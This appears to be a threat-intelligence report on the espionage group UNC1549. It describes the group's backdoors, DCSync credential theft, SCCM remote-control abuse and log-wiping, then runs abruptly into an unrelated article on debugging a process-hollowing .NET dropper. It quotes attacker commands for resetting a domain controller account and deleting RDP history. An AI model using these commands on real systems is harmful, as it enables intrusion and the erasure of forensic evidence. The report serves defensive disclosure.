A primary initial access vector employed by UNC1549 involved combining targeted social engineering with the exploitation of compromised third-party accounts. Leveraging credentials harvested from vendors, partners, or other trusted external entities, UNC1549 exploited legitimate access pathways inherent in these relationships.
Third-Party Services
Notably, the group frequently abused Citrix, VMWare, and Azure Virtual Desktop and Application services provided by victim organizations to third party partners, collaborators, and contractors. Utilizing compromised third-party credentials, they authenticated to the supplier’s infrastructure, establishing an initial foothold within the network perimeter. Post-authentication, UNC1549 used techniques designed to escape the security boundaries and restrictions of the virtualized Citrix session. This breakout granted them access to the underlying host system or adjacent network segments, and enabled the initiation of lateral movement activities deeper within the target corporate network.
Spear Phishing
UNC1549 utilized targeted spear-phishing emails as one of the methods to gain initial network access. These emails used lures related to job opportunities or recruitment efforts, aiming to trick recipients into downloading and running malware hidden in attachments or links. Figure 1 shows a sample phishing email sent to one of the victims.
Figure 1: Screenshot of a phishing email sent by UNC1549
Following a successful breach, Mandiant observed UNC1549 pivoting to spear-phishing campaigns specifically targeting IT staff and administrators. The goal of this campaign was to obtain credentials with higher permissions. To make these phishing attempts more believable, the attackers often perform reconnaissance first, such as reviewing older emails in already compromised inboxes for legitimate password reset requests or identifying the company's internal password reset webpages, then crafted their malicious emails to mimic these authentic processes.
Establish Foothold
To maintain persistence within compromised networks, UNC1549 deployed several custom backdoors. Beyond MINIBIKE, which Mandiant discussed in the February 2024 blog post, the group also utilizes other custom malware such as TWOSTROKE and DEEPROOT. Significantly, Mandiant's analysis revealed that while the malware used for initial targeting and compromises was not unique, every post-exploitation payload identified, regardless of family, had a unique hash. This included instances where multiple samples of the same backdoor variant were found within the same victim network. This approach highlights UNC1549's sophistication and the considerable effort invested in customizing their tools to evade detection and complicate forensic investigations.
Search Order Hijacking
UNC1549 abused DLL search order hijacking to execute CRASHPAD, DCSYNCER.SLICK, GHOSTLINE, LIGHTRAIL, MINIBIKE, POLLBLEND, SIGHTGRAB, and TWOSTROKE payloads. Using the DLL search order hijacking techniques, UNC1549 achieved a persistent and stealthy way of executing their tooling.
Throughout the different investigations, UNC1549 demonstrated a comprehensive understanding of software dependencies by exploiting DLL search order hijacking in multiple software solutions. UNC1549 has deployed malicious binaries targeting legitimate Fortigate, VMWare, Citrix, Microsoft, and NVIDIA executables. In many cases, the threat actor installed the legitimate software after initial access in order to abuse SOH; however, in other cases, the attacker leveraged software that was already installed on victim systems and then replaced or added the malicious DLLs within the legitimate installation directory, typically with SYSTEM privileges.
TWOSTROKE
TWOSTROKE, a C++ backdoor, utilizes SSL-encrypted TCP/443 connections to communicate with its controllers. This malware possesses a diverse command set, allowing for system information collection, DLL loading, file manipulation, and persistence. While showing some similarities to MINIBIKE, it's considered a unique backdoor.
Upon execution of TWOSTROKE, it employs a specific routine to generate a unique victim identifier. TWOSTRIKE retrieves the fully qualified DNS computer name using the Windows API function GetComputerNameExW(ComputerNameDnsFullyQualified). This retrieved name then undergoes an XOR encryption process, utilizing the static key. Following the encryption, the resulting binary data is converted into a lowercase hexadecimal string.
Finally, TWOSTROKE extracts the first eight characters of this hexadecimal string, reverses it, and uses it as the victim's unique bot ID for later communication with the C2 server.
Functionalities
After sending the check in request to the C2 server, the TWOSTROKE C2 server returns with a hex-encoded payload that contains multiple values separated by "@##@." Depending on the received command, TWOSTROKE can execute one of the following commands:
1: Upload a file to the C2
2: Execute a file or a shell command
3: DLL execution into memory
4: Download file from the C2
5: Get the full victim user name
6: Get the full victim machine name
7: List a directory
8: Delete a file
LIGHTRAIL
UNC1549 was observed downloading a ZIP file from attacker-owned infrastructure. This ZIP file contained the LIGHTRAIL tunneler asVGAuth.dll and was executed through search order hijacking using the VGAuthCLI.exe executable. LIGHTRAIL is a custom tunneler, likely based on the open-source Socks4a proxy, Lastenzug, that communicates using Azure cloud infrastructure.
There are several distinct differences between the LIGHTRAIL sample and the LastenZug source code. These include:
Increasing the MAX_CONNECTIONS from 250 to 5000
Static configuration inside the lastenzug function (wPath and port)
No support for using a proxy server when connecting to the WebSocket C2
Compiler optimizations reducing the number of functions (26 to 10)
Additionally, LastenZug is using hashing for DLLs and API function resolving. By default, the hash value is XOR’d with the value 0x41507712, while the XOR value in the observed LIGHTRAIL sample differs from the original source code - 0x41424344(‘ABCD’).
After loading the necessary API function pointers, the initialization continues by populating the server name (wServerName), the port, and URI (wPath) values. The port is hardcoded at 443 (for HTTPS) and the path is hardcoded to "/news." This differs from the source code where these values are input parameters to the lastenzug function.
The initWSfunction is responsible for establishing the WebSocket connection, which it does using the Windows WinHTTP API. The initWSfunction has a hard-coded User-Agent string which it constructs as a stack string:
Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
Mandiant identified another LIGHTRAIL sample uploaded to VirusTotal from Germany. However, this sample seems to have been modified by the uploader as the C2 domain was intentionally altered.
GET https://aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com/page HTTP/1.1
Host: aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com
Connection: Upgrade
Upgrade: websocket
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
Sec-WebSocket-Key: 9MeEoJ3sjbWAEed52LdRdg==
Sec-WebSocket-Version: 13
Figure 2: Modified LIGHTRAIL network communication snippet
Most notable is that this sample is using a different URL path for its communication, but also the User-Agent in this sample is different from the one that was observed in previous LIGHTRAIL samples and the LastenZug source code.
DEEPROOT
DEEPROOT is a Linux backdoor written in Golang and supports the following functionalities: shell command execution, system information enumeration and file listing, delete, upload, and download. DEEPROOT was compiled to be operating on Linux systems; however, due to Golang’s architecture DEEPROOT could also be compiled for other operating systems. At the time of writing, Mandiant has not observed any DEEPROOT samples targeting Windows systems.
DEEPROOT was observed using multiple C2 domains hosted in Microsoft Azure. The observed DEEPROOT samples used multiple C2 servers per binary, suspected to be used for redundancy in case one C2 server has been taken down.
Functionalities
After sending the check in request to the C2 server, the DEEPROOT C2 server returns with a hex-encoded payload that contains multiple values separated by ‘-===-’
sleep_timeout is the time in milli-seconds to wait before making the next request.
command_id is an identifier for the C2 command, used by the backdoor when responding to the C2 with the result.
command is the command number and it's one of the following:
1 - Get directory information (directory listing), the directory path is received in argument_1.
2 - Delete a file, the file path is received in argument_1.
3 - Get the victim username.
4 - Get the victim's hostname.
5 - Execute a shell command, the shell command is received in argument_1.
6 - Download a file from the C2, the C2 file path is received in argument_1 and the local file path is received in argument_2.
7 - Upload a file to the C2, the local file path is received in argument_1.
argument_1 and argument_2 are the command arguments and it is optional.
GHOSTLINE
GHOSTLINE is a Windows tunneler utility written in Golang that uses a hard-coded domain for its communication. GHOSTLINE uses the go-yamux library for its network connection.
POLLBLEND
POLLBLEND is a Windows tunneler that is written in C++. Earlier iterations of POLLBLEND featured multiple hardcoded C2 servers and utilized two hardcoded URI parameters for self-registration and tunneler configuration download. For the registration of the machine, POLLBLEND would reach out to/register/ and sent a HTTP POST request with the following JSON body.
{"username": "<computer_name>"}
Figure 4: POLLBLEND body data
Code Signing
Throughout the tracking of UNC1549’s activity across multiple intrusions, the Iranian-backed threat group was observed signing some of their backdoor binaries with legitimate code-signing certificates—a tactic also covered by Check Point—likely to help their malware evade detection and bypass security controls like application allowlists, which are often configured to trust digitally signed code. The group employed this technique to weaponize malware samples, including variants for GHOSTLINE, POLLBLEND, and TWOSTROKE. All identified code-signing certificates have been reported to the relevant issuing Certificate Authorities for revocation.
Escalate Privileges
UNC1549 has been observed using a variety of techniques and custom tools aimed at stealing credentials and gathering sensitive data post-compromise. This included a utility, tracked as DCSYNCER.SLICK, designed to mimic the DCSync Active Directory replication feature. DCSync is a legitimate function domain controllers use for replicating changes via RPC. This allowed the attackers to extract NTLM password hashes directly from the domain controllers. Another tool, dubbed CRASHPAD, focused on extracting credentials saved within web browsers. For visual data collection, they deployed SIGHTGRAB, a tool capable of taking periodic screenshots, potentially capturing sensitive information displayed on the user's screen. Additionally, UNC1549 utilized simpler methods, such as deploying TRUSTTRAP, which presented fake popup windows prompting users to enter their credentials, which were then harvested by the attackers.
UNC1549 frequently used DCSync attacks to obtain NTLM password hashes for domain users, which they then cracked in order to facilitate lateral movement and privilege escalation. To gain the necessary directory replication rights for DCSync, the threat actor employed several methods. They were observed unconventionally resetting passwords for domain controller computer accounts using net.exe. This action typically broke the domain controller functionality of the host and caused an outage, yet it successfully enabled them to perform the DCSync operation and extract sensitive credentials, including those for domain administrators and Azure AD Connect accounts. UNC1549 leveraged other techniques to gain domain replication rights, including creating rogue computer accounts and abusing Resource-Based Constrained Delegation (RBCD) assignments. They also performed Kerberoasting, utilizing obfuscated Invoke-Kerberoast scripts, for credential theft.
net user DC-01$ P@ssw0rd
Figure 5: Example of an UNC1549 net.exe command to reset a domain controller computer account
In some cases, shortly after gaining a foothold on workstations, UNC1549 discovered vulnerable Active Directory Certificate Services templates. They used these to request certificates, allowing them to impersonate higher-privileged user accounts.
UNC1549 also frequently targeted saved credentials within web browsers, either through malicious utilities or by RDP session hijacking. In the latter, the threat actor would identify which user was logged onto a system through quser.exe or wmic.exe, and then RDP to that system with the user's account to gain access to their active and unlocked web browser sessions.
DCSYNCER.SLICK
DCSYNCER.SLICK is a Windows executable that is based on the Open source Project DCSyncer and is based on Mimikatz source code. DCSYNCER.SLICK has been modified to use Dynamic API resolution and has all its printf statements removed.
Additionally, DCSYNCER.SLICK collects and XOR-encrypts the credentials before writing them to a hardcoded filename and path. The following hardcoded filenames and paths were observed being used by DCSYNCER.SLICK:
To evade detection, UNC1549 executed the malware within the context of a compromised domain controller computer account. They achieved this compromise by manually resetting the account password. Instead of utilizing the standardnetdomcommand, UNC1549 used the Windows commandnet user <computer_name> <password>. Subsequently, they used these newly acquired credentials to execute the DCSYNCER.SLICK payload. This tactic would give the false impression that replication had occurred between two legitimate domain controllers.
CRASHPAD
CRASHPAD is a Windows executable that is written in C++ that decrypts the content of the file config.txtinto the file crash.logby impersonating the explorer.exe user privilege and through the CryptUnprotectDataAPI.
The contents of these files could not be determined because UNC1549 deleted the output after CRASHPAD was executed.
The CRASHPAD configuration and output file paths were hardcoded into the sample, similar to the LOG.txt filename found in the DCSYNCER.SLICK binary.
SIGHTGRAB
SIGHTGRAB is a Windows executable written in C that autonomously captures screen shots at regular intervals and saves them to disk. Upon execution SIGHTGRAB loads several Windows libraries dynamically at runtime including User32.dll, Gdi32.dll, and Ole32.dll. SIGHTGRAB implements runtime API resolution through LoadLibraryA and GetProcAddress calls with encoded strings to access system functions. SIGHTGRAB uses XOR encryption with a single-byte key of 0x41 to decode API function names.
SIGHTGRAB retrieves the current timestamp and uses string interpolation of YYYY-MM-DD-HH-MM on the timestamp to generate the directory name. In this newly created directory, SIGHTGRAB saves all the taken screenshots incrementally.
Figure 6: Examples of screenshot files created by SIGHTGRAB on disk
Mandiant observed UNC1549 strategically deploy SIGHTGRAB on workstations to target users in two categories: those handling sensitive data, allowing for subsequent data exposure and exfiltration, and those with privileged access, enabling privilege escalation and access to restricted systems.
TRUSTTRAP
A malware that serves a Windows prompt to trick the user into submitting their credentials. The captured credentials are saved in cleartext to a file. Figure 7 shows a sample popup by TRUSTTRAP mimicking the Microsoft Outlook login window.
Figure 7: Screenshot showing the fake Microsoft Outlook login window
TRUSTTRAP has been used by UNC1549 since at least 2023 for obtaining user credentials used for lateral movement.
Reconnaissance and Lateral Movement
For internal reconnaissance, UNC1549 leveraged legitimate tools and publicly available utilities, likely to blend in with standard administrative activities. AD Explorer, a valid executable signed by Microsoft, was used to query Active Directory and inspect its configuration details. Alongside this, the group employed native Windows commands like net user and net group to enumerate specific user accounts and group memberships within the domain, and PowerShell scripts for ping and port scanning reconnaissance on specific subnets, typically those associated with privileged servers or IT administrator workstations
UNC1549 uses a wide variety of methods for lateral movement, depending on restrictions within the victim environment. Most frequently, RDP was used. Mandiant also observed the use of PowerShell Remoting, Atelier Web Remote Commander (“AWRC”), and SCCM remote control, including execution of variants of SCCMVNC to enable SCCM remote control on systems.
Atelier Web Remote Commander
Atelier Web Remote Commander (AWRC) is a commercial utility for remotely managing, auditing, and supporting Windows systems. Its key distinction is its agentless design, meaning it requires no software installation or pre-configuration on the remote machine, enabling administrators to connect immediately.
Leveraging the capabilities of AWRC, UNC1549 utilized this publicly available commercial tool to facilitate post-compromise activities. These activities included:
Established remote connections: Used AWRC to connect remotely to targeted hosts within the compromised network
Conducted reconnaissance: Employed AWRC's built-in functions to gather information by:
Enumerating running services
Enumerating active processes
Enumerating existing RDP sessions
Stole credentials: Exploited AWRC to exfiltrate sensitive browser files known to contain stored user credentials from remote systems
Deployed malware: Used AWRC as a vector to transfer and deploy malware onto compromised machines
SCCMVNC
SCCMVNC is a tool designed to leverage the existing Remote Control feature within Microsoft System Center Configuration Manager (SCCM/ConfigMgr) to achieve a VNC-like remote access experience without requiring additional third-party modules or user consent/notifications.
SCCM.exe reconfig /target:[REDACTED]
Figure 8: Example of an UNC1549 executing SCCMVNC command
The core functionality of SCCMVNC lies in its ability to manipulate the existing Remote Control feature of SCCM. Instead of deploying a separate VNC server or other remote access software, the tool directly interacts with and reconfigures the settings of the native SCCM Remote Control service on a client workstation. This approach leverages an already present and trusted component within the enterprise environment.
A key aspect of SCCMVNC is its capacity to bypass the standard consent and notification mechanisms typically associated with SCCM Remote Control. Normally, when an SCCM remote control session is initiated, the end-user is prompted for permission, and various notification icons or connection bars are displayed. SCCMVNC effectively reconfigures the underlying SCCM settings (primarily through WMI interactions) to disable these user-facing requirements. This alteration allows for a significantly more discreet and seamless remote access experience, akin to what one might expect from a VNC connection where the user might not be immediately aware of the ongoing session.
Command and Control
UNC1549 continued to use Microsoft Azure Web Apps registrations and cloud infrastructure for C2. In addition to backdoors including MINIBUS, MINIBIKE, and TWOSTROKE, UNC1549 relied heavily on SSH reverse tunnels established on compromised systems to forward traffic from their C2 servers to compromised systems. This technique limited the availability of host-based artifacts during investigations, since security telemetry would only record network connections. For example, during data collection from SMB shares, outbound connections were observed from the SSH processes to port 445 on remote systems, but the actual data collected could not be confirmed due to no staging taking place within the victim environment, and object auditing being disabled.
Figure 9: Example of an UNC1549 reverse SSH command
Mandiant also identified evidence of UNC1549 deploying a variety of redundant remote access methods, including ZEROTIER and NGROK. In some instances, these alternative methods weren't used by the threat actor until victim organizations had performed remediation actions, suggesting they are primarily deployed to retain access.
Complete Mission
Espionage
UNC1549's operations appear strongly motivated by espionage, with mission objectives centering around extensive data collection from targeted networks. The group actively seeks sensitive information, including network/IT documentation, intellectual property, and emails. Furthermore, UNC1549 often leverages compromised organizations as a pivot point, using their access to target other entities, particularly those within the same industry sector, effectively conducting third-party supplier and partner intrusions to further their intelligence-gathering goals.
Notably, Mandiant responded to one intrusion at an organization in an unrelated sector, and assessed that the intrusion was opportunistic due to the initial spear phishing lure being related to a job at an aerospace and defense organization. This demonstrated UNC1549’s ability to commit resources to expanding access and persistence in victim organizations that don’t immediately meet traditional espionage goals.
Defense Evasion
UNC1549 frequently deleted utilities from compromised systems after execution to avoid detection and hinder investigation efforts. The deletion of forensic artifacts, including RDP connection history registry keys, was also observed. Additionally, as described earlier, the group repeatedly used SSH reverse tunnels from victim hosts back to their infrastructure, a technique which helped hide their activity from EDR agents installed on those systems. Combined, this activity demonstrated an increase in the operational security of UNC1549 over the past year.
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
Figure 10: Examples of UNC1549 commands to delete RDP connection history registry keys
Acknowledgement
This analysis would not have been possible without the assistance from across Google Threat Intelligence Group, Mandiant Consulting and FLARE. We would like to specifically thank Greg Sinclair and Mustafa Nasser from FLARE, and Melissa Derr, Liam Smith, Chris Eastwood, Alex Pietz, Ross Inman, and Emeka Agu from Mandiant Consulting.
MITRE ATT&CK
TACTIC
ID
Name
Description
Collection
T1213.002
Data from Information Repositories: SharePoint
UNC1549 browsed Microsoft Teams and SharePoint to download files used for extortion.
Collection
T1113
Screen Capture
UNC1549 was observed making screenshots from sensitive data.
Reconnaissance
T16561598.003
Phishing for Information
UNC1549 used third party vendor accounts to obtain privileged accounts using a Password Reset portal theme.
Credential Access
T1110.003
Brute Force: Password Spraying
UNC1549 was observed performing password spray attacks against the Domain.
Credential Access
T1003.006
OS Credential Dumping: DCSync
UNC1549 was observed using DCSYNCER.SLICK to perform DCSync on domain controller level.
Defense Evasion
T1574.001
Hijack Execution Flow: DLL Search Order Hijacking
UNC1549 was observed using Search Order Hijacking to execute both LIGHTRAIL and DCSYNCER.SLICK.
Initial Access
T1078
Valid Accounts
UNC1549 used valid compromised accounts to gain initial access
Initial Access
T1199
Trusted Relationship
UNC1549 used trusted third party vendor accounts for both initial access and lateral movement.
Google SecOps customers receive robust detection for UNC1549 TTPs through curated threat intelligence from Mandiant and Google Threat Intelligence. This frontline intelligence is operationalized within the platform as custom detection signatures and advanced YARA-L rules.
The prevalence of obfuscation and multi-stage layering in today’s malware often forces analysts into tedious and manual debugging sessions. For instance, the primary challenge of analyzing pervasive commodity stealers like AgentTesla isn’t identifying the malware, but quickly cutting through the obfuscated delivery chain to get to the final payload.
Unlike traditional live debugging, Time Travel Debugging (TTD) captures a deterministic, shareable record of a program's execution. Leveraging TTD's powerful data model and time travel capabilities allow us to efficiently pivot to the key execution events that lead to the final payload.
This post introduces all of the basics of WinDbg and TTD necessary to start incorporating TTD into your analysis. We demonstrate why it deserves to be a part of your toolkit by walking through an obfuscated multi-stage .NET dropper that performs process hollowing.
What is Time Travel Debugging?
Time Travel Debugging (TTD), a technology offered by Microsoft as part of WinDbg, records a process’s execution into a trace file that can be replayed forwards and backwards. The ability to quickly rewind and replay execution reduces analysis time by eliminating the need to constantly restart debugging sessions or restore virtual machine snapshots. TTD also enables users to query the recorded execution data and filter it with Language Integrated Query (LINQ) to find specific events of interest like module loads or calls to APIs that implement malware functionalities like shellcode execution or process injection.
During recording, TTD acts as a transparent layer that allows full interaction with the operating system. A trace file preserves a complete execution record that can be shared with colleagues to facilitate collaboration, circumventing environmental differences that can affect the results of live debugging.
While TTD offers significant advantages, users should be aware of certain limitations. Currently, TTD is restricted to user-mode processes and cannot be used for kernel-mode debugging. The trace files generated by TTD have a proprietary format, meaning their analysis is largely tied to WinDbg. Finally, TTD does not offer "true" time travel in the sense of altering the program's past execution flow; if you wish to change a condition or variable and see a different outcome, you must capture an entirely new trace as the existing trace is a fixed recording of what occurred.
A Multi-Stage .NET Dropper with Signs of Process Hollowing
The Microsoft .NET framework has long been popular among threat actors for developing highly obfuscated malware. These programs often use code flattening, encryption, and multi-stage assemblies to complicate the analysis process. This complexity is amplified by Platform Invoke (P/Invoke), which gives managed .NET code direct access to the unmanaged Windows API, allowing authors to port tried-and-true evasion techniques like process hollowing into their code.
Process hollowing is a pervasive and effective form of code injection where malicious code runs under the guise of another process. It is common at the end of downloader chains because the technique allows injected code to assume the legitimacy of a benign process, making it difficult to spot the malware with basic monitoring tools.
In this case study, we'll use TTD to analyze a .NET dropper that executes its final stage via process hollowing. The case study demonstrates how TTD facilitates highly efficient analysis by quickly surfacing the relevant Windows API functions, enabling us to bypass the numerous layers of .NET obfuscation and pinpoint the payload.
Basic analysis is a vital first step that can often identify potential process hollowing activity. For instance, using a sandbox may reveal suspicious process launches. Malware authors frequently target legitimate .NET binaries for hollowing as these blend seamlessly with normal system operations. In this case, reviewing process activity on VirusTotal shows that the sample launches InstallUtil.exe (found in %windir%\Microsoft.NET\Framework\<version>\). While InstallUtil.exe is a legitimate utility, its execution as a child process of a suspected malicious sample is an indicator that helps focus our initial investigation on potential process injection.
Figure 1: Process activity recorded in the VirusTotal sandbox
Despite newer, more stealthy techniques, such as Process Doppelgänging, when an attacker employs process injection, it’s still often the classic version of process hollowing due to its reliability, relative simplicity, and the fact that it still effectively evades less sophisticated security solutions. The classic process hollowing steps are as follows:
CreateProcess (with the CREATE_SUSPENDED flag): Launches the victim process (InstallUtil.exe) but suspends its primary thread before execution.
ZwUnmapViewOfSection or NtUnmapViewOfSection: "Hollows out" the process by removing the original, legitimate code from memory.
VirtualAllocEx and WriteProcessMemory: Allocates new memory in the remote process and injects the malicious payload.
GetThreadContext: Retrieves the context (the state and register values) of the suspended primary thread.
SetThreadContext: Redirects the execution flow by modifying the entry point register within the retrieved context to point to the address of the newly injected malicious code.
ResumeThread: Resumes the thread, causing the malicious code to execute as if it were the legitimate process.
To confirm this activity in our sample using TTD, we focus our search on the process creation and the subsequent writes to the child process’s address space. The approach demonstrated in this search can be adapted to triage other techniques by adjusting the TTD queries to search for the APIs relevant to that technique.
Recording a Time Travel Trace of the Malware
To begin using TTD, you must first record a trace of a program's execution. There are two primary ways to record a trace: using the WinDbg UI or the command-line utilities provided by Microsoft. The command-line utilities offer the quickest and most customizable way to record a trace, and that is what we'll explore in this post.
Warning: Take all usual precautions for performing dynamic analysis of malware when recording a TTD trace of malware executables. TTD recording is not a sandbox technology and allows the malware to interface with the host and the environment without obstruction.
TTD.exe is the preferred command-line tool for recording traces. While Windows includes a built-in utility (tttracer.exe), that version has reduced features and is primarily intended for system diagnostics, not general use or automation. Not all WinDbg installations provide the TTD.exe utility or add it to the system path. The quickest way to get TTD.exe is to use the stand-alone installer provided by Microsoft. This installer automatically adds TTD.exe to the system's PATH environment variable, ensuring it's available from a command prompt. To see its usage information, run TTD.exe -help.
The quickest way to record a trace is to simply provide the command line invoking the target executable with the appropriate arguments. We use the following command to record a trace of our sample:
C:\Users\FLARE\Desktop\> ttd.exe 0b631f91f02ca9cffd66e7c64ee11a4b.bin
Microsoft (R) TTD 1.01.11 x64
Release: 1.11.532.0
Copyright (C) Microsoft Corporation. All rights reserved.

Launching '0b631f91f02ca9cffd66e7c64ee11a4b.bin'
    Initializing the recording of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run
    Recording has started of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run
Once TTD begins recording, the trace concludes in one of two ways. First, the tracing automatically stops upon the malware's termination (e.g., process exit, unhandled exception, etc.). Second, the user can manually intervene. While recording, TTD.exe displays a small dialog (shown in figure 2) with two control options:
Tracing Off: Stops the trace and detaches from the process, allowing the program to continue execution.
Exit App: Stops the trace and also terminates the process.
Figure 2: TTD trace execution control dialog
Recording a TTD trace produces the following files:
<trace>.run: The trace file is a proprietary format that contains compressed execution data. The size of a trace file is influenced by the size of the program, the length of execution, and other external factors such as the number of additional resources that are loaded.
<trace>.idx: The index file allows the debugger to quickly locate specific points in time during the trace, bypassing sequential scans of the entire trace. The index file is created automatically the first time a trace file is opened in WinDbg. In general, Microsoft suggests that index files are typically twice the size of the trace file.
<trace>.out: The trace log file containing logs produced during trace recording.
Once a trace is complete, the .runfile can be opened with WinDbg.
Triaging the TTD Trace: Shifting Focus to Data
The fundamental advantage of TTD is the ability to shift focus from manual code stepping to execution data analysis. Performing rapid, effective triage with this data-driven approach requires proficiency in both basic TTD navigation and querying the Debugger Data Model. Let's begin by exploring the basics of navigation and the Debugger Data Model.
Navigating a Trace
Basic navigation commands are available under the Home tab in the WinDbg UI.
Figure 3: Basic WinDbg TTD Navigation Commands
The standard WinDbg commands and shortcuts for controlling execution are:
Replaying a TTD trace enables the reverse flow control commands that complement the regular flow control commands. Each reverse flow control complement is formed by appending a dash (-) to the regular flow control command:
g-: Go Back – Execute the trace backwards
g-u: Step Out Back - Execute the trace backwards up to the last call instruction
t-: Step Into Back – Single step into backwards
p-: Step Over Back – Single step over backwards
Time Travel (!tt) Command
While basic navigation commands let you move step-by-step through a trace, the time travel command (!tt) enables precise navigation to a specific trace position. These positions are often provided in the output of various TTD commands. A position in a TTD trace is represented by two hexadecimal numbers in the format #:# (e.g., E:7D5) where:
The first part is a sequencing number typically corresponding to a major execution event, such as a module load or an exception.
The second part is a step count, indicating the number of events or instructions executed since that major execution event.
We'll use the time travel command later in this post to jump directly to the critical events in our process hollowing example, bypassing manual instruction tracing entirely.
The TTD Debugger Data Model
The WinDbg debugger data model is an extensible object model that exposes debugger information as a navigable tree of objects. The debugger data model brings a fundamental shift in how users access debugger information in WinDbg, from wrangling raw text-based output to interacting with structured object information. The data model supports LINQ for querying and filtering, allowing users to efficiently sort through large volumes of execution information. The debugger data model also simplifies automation through JavaScript, with APIs that mirror how you access the debugger data model through commands.
The Display Debugger Object Model Expression(dx) command is the primary way to interact with the debugger data model from the command window in WinDbg. The model lends itself to discoverability – you can begin traversing through it by starting at the root Debugger object:
0:000> dx Debugger
Debugger
    Sessions
    Settings
    State
    Utility
    LastEvent
The command output lists the five objects that are properties of the Debugger object. Note that the names in the output, which look like links, are marked up using the Debugger Markup Language (DML). DML enriches the output with links that execute related commands. Clicking on the Sessions object in the output executes the following dx command to expand on that object:
The -r# argument specifies recursion up to # levels, with a default depth of one if not specified. For example, increasing the recursion to two levels in the previous command produces the following output:
0:000> dx -r2 Debugger.Sessions
Debugger.Sessions
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
        Processes
        Id               : 0
        Diagnostics
        TTD
        OS
        Devices
        Attributes
The -g argument displays any iterable object into a data grid in which each element is a grid row and the child properties of each element are grid columns.
0:000> dx -g Debugger.Sessions
Figure 4: Grid view of Sessions, with truncated columns
Debugger and User Variables
WinDbg provides some predefined debugger variables for convenience which can be listed through the DebuggerVariables property.
@$cursession: The current debugger session. Equivalent to Debugger.Sessions[<session>]. Commonly used items include:
@$cursession.Processes: List of processes in the session.
@$cursession.TTD.Calls: Method to query calls that occurred during the trace.
@$cursession.TTD.Memory: Method to query memory operations that occurred during the trace.
@$curprocess: The current process. Equivalent to @$cursession.Processes[<pid>]. Frequently used items include:
@$curprocess.Modules: List of currently loaded modules.
@$curprocess.TTD.Events: List of events that occurred during the trace.
Investigating the Debugger Data Model to Identify Process Hollowing
With a basic understanding of TTD concepts and a trace ready for investigation, we can now look for evidence of process hollowing. To begin, the Calls method can be used to search for specific Windows API calls. This search is effective even with a .NET sample because the managed code must interface with the unmanaged Windows API through P/Invoke to perform a technique like process hollowing.
Process hollowing begins with the creation of a process in a suspended state via a call to CreateProcess with a creation flag value of 0x4. The following query uses the Calls method to return a table of each call to the kernel32 module’s CreateProcess* in the trace; the wildcard (*) ensures the query matches calls to either CreateProcessA or CreateProcessW.
This query returns a number of fields, not all of which are helpful for our investigation. To address this, we can apply the Select LINQ query to the original query, which allows us to specify which columns to display and rename them.
0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*").Select(c => new { TimeStart = c.TimeStart, Function = c.Function, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})
The result shows one call to CreateProcessA starting at position 58243:104D. Note the return address: since this is a .NET binary, the native code executed by the Just-In-Time (JIT) compiler won't be located in the application's main image address space (as it would be in a non-.NET image). Normally, an effective triage step is to filter results with a Where LINQ query, limiting the return address to the primary module to filter out API calls that do not originate from the malware. This Where filter, however, is less reliable when analyzing JIT-compiled code due to the dynamic nature of its execution space.
The next point of interest is the Parameters field. Clicking on the DML link on the collapsed value {..} displays Parameters via a corresponding dx command.
Function arguments are available under a specific Calls object as an array of values. However, before we investigate the parameters, there are some assumptions made by TTD that are worth exploring. Overall, these assumptions are affected by whether the process is 32-bit or 64-bit. An easy way to check the bitness of the process is by inspecting the DebuggerInformation object.
0:00> dx Debugger.State.DebuggerInformation
Debugger.State.DebuggerInformation
    ProcessorTarget  : X86 <--- Process Bitness
    Bitness          : 32
    EngineFilePath   : C:\Program Files\WindowsApps\<SNIPPED>\x86\dbgeng.dll
    EngineVersion    : 10.0.27871.1001
The key identifier in the output is ProcessorTarget: this value indicates the architecture of the guest process that was traced, regardless of whether the host operating system running the debugger is 64-bit.
TTD uses symbol information provided in a program database (PDB) file to determine the number of parameters, their types and the return type of a function. However, this information is only available if the PDB file contains private symbols. While Microsoft provides PDB files for many of its libraries, these are often public symbols and therefore lack the necessary function information to interpret the parameters correctly. This is where TTD makes another assumption that can lead to incorrect results. Primarily, it assumes a maximum of four QWORD parameters and that the return value is also a QWORD. This assumption creates a mismatch in a 32-bit process (x86), where arguments are typically 32-bit (4-byte) values passed on the stack. Although TTD correctly finds the arguments on the stack, it misinterprets two adjacent 32-bit arguments as a single, 64-bit value.
One way to resolve this is to manually investigate the arguments on the stack. First we use the !tt command to navigate to the beginning of the relevant call to CreateProcessA.
0:000> !tt 58243:104D

(b48.12a4): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 58243:104D
eax=00bed5c0 ebx=039599a8 ecx=00000000 edx=75d25160 esi=00000000 edi=03331228
eip=75d25160 esp=0055de14 ebp=0055df30 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNEL32!CreateProcessA:
75d25160 8bff            mov     edi,edi
The return address is at the top of the stack at the start of a function call, so the following dd command skips over this value by adding an offset of 4 to the ESP register to properly align the function arguments.
The value of 0x4 (CREATE_SUSPENDED) set in the bitmask for the dwCreationFlags argument (6th argument) indicates that the process will be created in a suspended state.
The following command dereferences esp+4 via the poi operator to retrieve the application name string pointer then uses the da command to display the ASCII string.
0:000> da poi(esp+4)
0055de74  "C:\Windows\Microsoft.NET\Framewo"
0055de94  "rk\v4.0.30319\InstallUtil.exe"
The command reveals that the target application is InstallUtil.exe, which aligns with the findings from basic analysis.
It is also useful to retrieve the handle to the newly created process in order to identify subsequent operations performed on it. The handle value is returned through a pointer (0x55e068 in the earlier referenced output) to a PROCESS_INFORMATION structure passed as the last argument. This structure has the following definition:
